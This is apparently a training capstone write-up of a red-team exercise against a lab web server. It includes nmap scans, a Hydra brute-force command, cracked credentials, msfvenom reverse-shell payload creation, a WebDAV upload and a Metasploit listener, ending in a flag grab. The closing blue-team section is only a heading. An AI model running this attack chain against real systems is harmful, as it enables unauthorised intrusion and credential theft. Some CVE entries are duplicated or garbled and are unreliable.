Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1


Machines


IPv4: 192.168.1.1
Hostname: Gateway
OS: Windows 10 Pro

IPv4: 192.168.1.105
Hostname: Capstone
OS: Linux

IPv4: 192.168.1.90
Hostname: Kali Linux
OS: Linux

IPv4: 192.168.1.100
Hostname: ELK Server
OS: Linux


Network Subnet
192.168.1.0/24
Attacker IP
xxx.xxx.xxx.xxx
Remote Desktop Connection
HyperV Gateway
192.168.1.1
Kali Linux
Attacker Machine IP
192.168.1.90
CAPSTONE MACHINE
Target Machine IP
192.168.1.105
ELK Server
192.168.1.100
Kibana
192.168.1.100:5601
Parsing logs collected by ELK machine
ELK Monitoring
RED TEAM
Remote Desktop Environment


Network Subnet
192.168.1.0/24
Attacker IP
xxx.xxx.xxx.xxx
Remote Desktop Connection
HyperV Gateway
192.168.1.1
Kali Linux
Attacker Machine IP
192.168.1.90
CAPSTONE MACHINE
Target Machine IP
192.168.1.105
ELK Server
192.168.1.100
Kibana
192.168.1.100:5601
Parsing logs collected by ELK machine
ELK Monitoring
Remote Desktop Environment
BLUE TEAM

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Gateway	192.168.1.1	Virtual Network Host – with Hyper-V
Capstone	192.168.1.105	Target Machine
Kali Linux	192.168.1.90	Penetration Testing Machine
ELK Server	192.168.1.100	Monitoring and Logging Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Listing Vulnerability CWE-548: Exposure of Information Through Directory Listing	The directory structure is visible and accessible from a browser without any passwords.	Attackers can try many attacks from this access, and some documents with sensitive data are carelessly left available from there.
SQL Injection Vulnerability	This type of SQLI vulnerability potentially allows attackers to input malicious codes and queries from the browser search bar to the accessible directories.	This vulnerability may provide attackers access to the system and uncover credentials, and even deliver malicious payloads.
Usernames in plaintext CWE-312: Cleartext Storage of Sensitive Information CWE-256: Unprotected Storage of Credentials CWE-522: Insufficiently Protected Credentials	Usernames printed in regular text and unprotected for the public to discover in the webserver. Usernames should never be provided to the public.	Attackers can use usernames to direct bruteforce attacks directly to those names, making bruteforce attacks massively more efficient.

Vulnerability Assessment

Vulnerability	Description	Impact
Uploading of malicious script CWE-434: Unrestricted Upload of File with Dangerous Type	Webdav is enabled, allowing attackers to upload malicious script to the server.	Amongst many possible attacks, attackers can use this vulnerability to launch a reverse shell and gain access to the system.
Unencrypted documents CWE-311: Missing Encryption of Sensitive Data	Unencrypted text documents with sensitive data are openly viewable on the webserver.	Unencrypted text documents on the webserver provide usernames, job titles and the location of a hidden directory. Attackers can use this to quickly locate sensitive data and breach the system.
Weak user names.	Usernames are identical to management staff names and can easily be discovered through Google Dorking.	Having accurate usernames makes bruteforce attacks far more efficient; staff names can be added to a list for bruteforce attacks. Usernames must be confidential and difficult to guess.

Vulnerability Assessment

Vulnerability	Description	Impact
CWE-256: Unprotected Storage of Credentials	One user's credential – password hash, was available in a text document through the webserver once basic access was achieved. A password hash should never be made public.	Printing a password hash in a publicly available document is a critical vulnerability, which will assist attackers in gaining access to the system, in this case, easy access.
CWE-759: Use of a One-Way Hash without a Salt	Ryan's password has was a simple md5 hash without a salt, making it very easy to decrypt.	Having unsalted password hashes makes it very easy for attackers to decrypt, gain credentials and gain access.
CWE-916: Use of Password Hash With Insufficient Computational Effort	Ryan's password hash uses md5 encryption. The md5 encryption algorithm is outdated and suffers from extensive vulnerabilities.	A simple md5 hash may be decrypted within seconds, providing passwords to attackers with little effort.

Vulnerability Assessment

Vulnerability	Description	Impact
CWE-521: Weak Password Requirements	Passwords are too easy with a low level of complexity. The 2 discovered were a simple phrase and a name. Minimum requirements include - 8 characters with a mixture of: upper and lower case, numbers and special characters.	Weak passwords are easy to uncover through bruteforce and dictionary attacks.
CVE-2017-15710	A particular header value is searched for and if it is not present in the charset conversion table, it reverts to a fallback of 2 characters (eg. en-US becomes en). While this risk is unlikely, if there is a header value of less than 2 characters, the system may crash.	This vulnerability has the potential to force a Denial of Service attack

Vulnerability Assessment

Vulnerability	Description	Impact
CVE-2018-1312	When generating an HTTP Digest authentication challenge, the nonce sent to prevent reply attacks is not correctly generated using a pseudo-random seed.	With this vulnerability, an attacker would be able to replay HTTP requests across a cluster of servers, avoiding detection.
CVE-2018-1312	When generating an HTTP Digest authentication challenge, the nonce sent to prevent reply attacks is not correctly generated using a pseudo-random seed.	With this vulnerability, an attacker would be able to replay HTTP requests across a cluster of servers, avoiding detection.
CVE-2017-1283	Mod_session is configured to forward its session data to CGI applications	With this vulnerability, a remote user may influence their content by using a "Session" header.

Vulnerability Assessment

```
root@Kali:~# nmap -A -vvv 192.168.1.105
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
```

```
root@Kali:~# nmap -A --script=vuln -vvv 192.168.1.105
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.
0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.29
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /: Root directory w/ listing on 'apache/2.4.29 (ubuntu)'
|_  /webdav/: Potentially interesting folder (401 Unauthorized)
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server mig
ht not be vulnerable
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.1.105:80/?C=S%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.1.105:80/?C=N%3bO%3dD%27%20OR%20sqlspider
|     http://192.168.1.105:80/?C=D%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.1.105:80/?C=M%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.1.105:80/?C=S%3bO%3dD%27%20OR%20sqlspider
|     http://192.168.1.105:80/?C=D%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.1.105:80/?C=N%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.1.105:80/?C=M%3bO%3dA%27%20OR%20sqlspider
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-wordpress-users: [Error] Wordpress installation was not found. We
n.php
| vulners:
|   cpe:/a:apache:http_server:2.4.29:
|       CVE-2017-15710  5.0     https://vulners.com/cve/CVE-2017-15710
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```

Exploitation: Directory Listing Vulnerability - CWE-548

01

Tools & Processes

Nmap
Using Nmap, the webserver directory structure was revealed.
Browser
Using a browser, simply navigating the directory structure from the IP address revealed enough information to eventually breach the system.

02

Achievements

Provided access to documents that yielded three usernames to be used for a bruteforce attack, as well as the location of a hidden directory, all of which will eventually yield two passwords. The secret folder will require ashton's password, which will be the first target for bruteforcing.

03

Nmap

```
root@Kali:~# nmap -A -vvv 192.168.1.105
```

```
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
```

Exploring the webserver

192.168.1.105/meet_our_team/

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Fo

Index of /meet_our_team

Name	Last modified	Size	Description
Parent Directory		-	
ashton.txt	2019-05-07 18:31	329	
hannah.txt	2019-05-07 18:33	404	
ryan.txt	2019-05-07 18:34	227	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

192.168.1.105/company_fol

192.168.1.105/company_folders/company_culture/file1.txt

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter

```
ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public
```

192.168.1.105/company_folders/secret_folder

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Securi

Not Found

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name:

Password:

Cancel | OK

192.168.1.105/company_blo

192.168.1.105/company_blog/blog.txt

Kali Linux | Kali Training | Kali Tools | Kali Docs

```
With over a combined 10 hours of experience, Summit Card
credit card needs. Looking to finance something as low a
personal touch of someone chatting with you through the
email!

we are happy to invite our new three employees

Ryan M. C.E.O
Hannah A. V.P of I.T
ahston Manager of direct communication, sales, customer
delivery box
```

Exploitation: Weak password - CWE-521

01

Tools & Processes

Hydra

Hydra was used to bruteforce ashton's username against the webserver's password protected area.

```
hydra -l ashton -P /opt/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get "/company_folders/secret_folder"
```

02

Achievements

This attack provided ashton's password, which was a simple name – *leopoldo*.

These credentials provided:


1. Access to the hidden directory in the webserver. This revealed a document that contained instructions to connect to webdav with the CEO's username and password hash.
2. SSH entry into system. This provided access to Ashton's files and the first *flag.txt*

03

Hydra bruteforce

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143
f 14344399 [child 5] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-17
```

Accessing the Hidden directory



SSH into Ashton's account

```
root@Kali:~# ssh ashton@192.168.1.105
Load key "/root/.ssh/id_rsa": invalid format
ashton@192.168.1.105's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-126-generic x86_64)
```

```
ashton@server1:~$ id
uid=1002(ashton) gid=1002(ashton) groups=1002(ashton)
```

```
ashton@server1:~$ ls
ashton@server1:~$ cd /
ashton@server1:/$ ls
bin   flag.txt        lib         mnt   run
boot  home            lib64       opt   sbin
dev   initrd.img      lost+found  proc  snap
etc   initrd.img.old  media       root  srv
ashton@server1:/$ cat flag.txt
b1ng0w@5h1sn@m0
```

Exploitation: Weak hash - CWE-759, CWE-916

01

Tools & Processes

Crackstation

Using this online tool, the hash was simply entered into the online tool and cracked in seconds.

02

Achievements


This provided the password for the CEO – *linux4u*


This attack yielded access to webdav and the ability to upload a malicious script that would eventually provide a reverse shell.

03

Cracking Ryan's hash

Accessing webdav





Exploitation: Uploading of malicioius script - CWE-434

01

Tools & Processes

Msfvenom – created the malicious script – shell.php
Cadaver – uploaded the payload to the webdav directory.
Metasploit – started a listener, which then launched a meterpreter session once the shell.php was run on the webserver.
Interactive shell with python - python -c 'import pty; pty.spawn("/bin/bash")'

02

Achievements

Using a reverse shell, opened a meterpreter session in the target system, and achieved an interactive shell for user: *www-data*

Located and exfiltrated the second *flag.txt*

03

Creating the payload

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lpo
rt=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
```

Uploading the payload

```
root@Kali:~# cadaver http://192.168.1.105/webdav
Authentication required for webdav on server `192.168.1.105':
Username: ryan
Password:
```

Launching the listener

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 →
 -0800

meterpreter > ls
Listing: /var/www/webdav
```

Gaining interactive shell

```
meterpreter > shell
Process 3094 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@server1:/var/www/webdav$
```

Locating and exfiltrating target document

```
www-data@server1:/var/www/webdav$ locate flag.txt
locate flag.txt
/flag.txt
www-data@server1:/var/www/webdav$ cd /
cd /
www-data@server1:/$ ls
ls
bin   flag.txt   lib       mnt   run   swap.img   vagrant
boot  home       lib64     opt   sbin  sys        var
dev   initrd.img lost+found proc  snap  tmp        vmlinuz
etc   initrd.img.old media  root  srv   usr        vmlinuz.old
www-data@server1:/$
```


```
meterpreter > download flag.txt
[*] Downloading: flag.txt → flag.txt
[*] Downloaded 16.00 B of 16.00 B (100.0%): flag.txt → flag.txt
[*] download    : flag.txt → flag.txt
```

```
root@Kali:~# ls
Desktop    flag.txt
Documents  hydra.restore
Downloads  Music
root@Kali:~# cat flag.txt
b1ng0w@5h1sn@m0
root@Kali:~#
```


Blue Team

Log Analysis and Attack Characterization

